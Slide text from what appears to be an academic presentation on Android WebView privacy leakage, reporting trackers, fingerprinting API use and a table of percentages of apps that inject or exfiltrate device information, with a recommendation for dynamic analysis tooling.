
Entities involved in info leakage

- ! 25 companies have a tracking-score of 0 on DuckDuckGo Tracker Radar
- ! Some trackers in our ecosystem are not being seen by traditional web tracking detectors



* Blue are third-party libraries
Green is companies based on DuckDuckGo Tracker Radar

Other web behaviors



Apps that leak information also use more fingerprinting APIs


30% apps that exfiltrate data use 40+ known fingerprinting APIs v/s 10% for apps that do not

* Orange are apps that inject and exfiltrate information
Blue are apps that do not do either

Recommendations



Google should use **dynamic analysis** tooling (like VisibleV8) to monitor abuse in WebViews.



?



There is abuse

Summary

- We introduce an open-source system that dynamically analyzes JavaScript execution within Android WebViews. **(changes upstreamed to VisibleV8)**
- We present the first large-scale, dynamic investigation of cross-context Java-to-JavaScript interactions in Android apps. **(dataset available)**
- We provide insights into the privacy implications that arise from bridging Java and JavaScript execution, highlighting privacy-invasive behaviors in the wild. **(abuse)**

Sohom Datta, sdatta4+wvt@ncsu.edu



Appendix - Results

Context-restricted info	Inject (%)	Exfil (%)	Inject&Exfil (%)
AdMob SDK version	61.64	60.93	59.57
Device model	58.79	49.50	42.21
Build ID	53.15	21.33	14.05
Internal IP-related info	33.80	33.98	31.47
Advertising ID	23.30	18.19	17.68
Partition space	22.64	22.06	10.18
Battery level	11.46	1.48	1.35
Device code name	9.72	0.71	0.29
Location	9.61	7.34	3.99
Memory space	9.01	10.76	1.65
Zip code	8.12	12.54	4.40
Kernel build version	7.32	0.00	0.00
Bootloader version	7.32	0.00	0.00
City	5.27	1.68	0.89
Play Store package version	2.78	5.05	1.98
Network provider	2.02	1.11	0.89
Google Account Name	0.11	0.20	0.04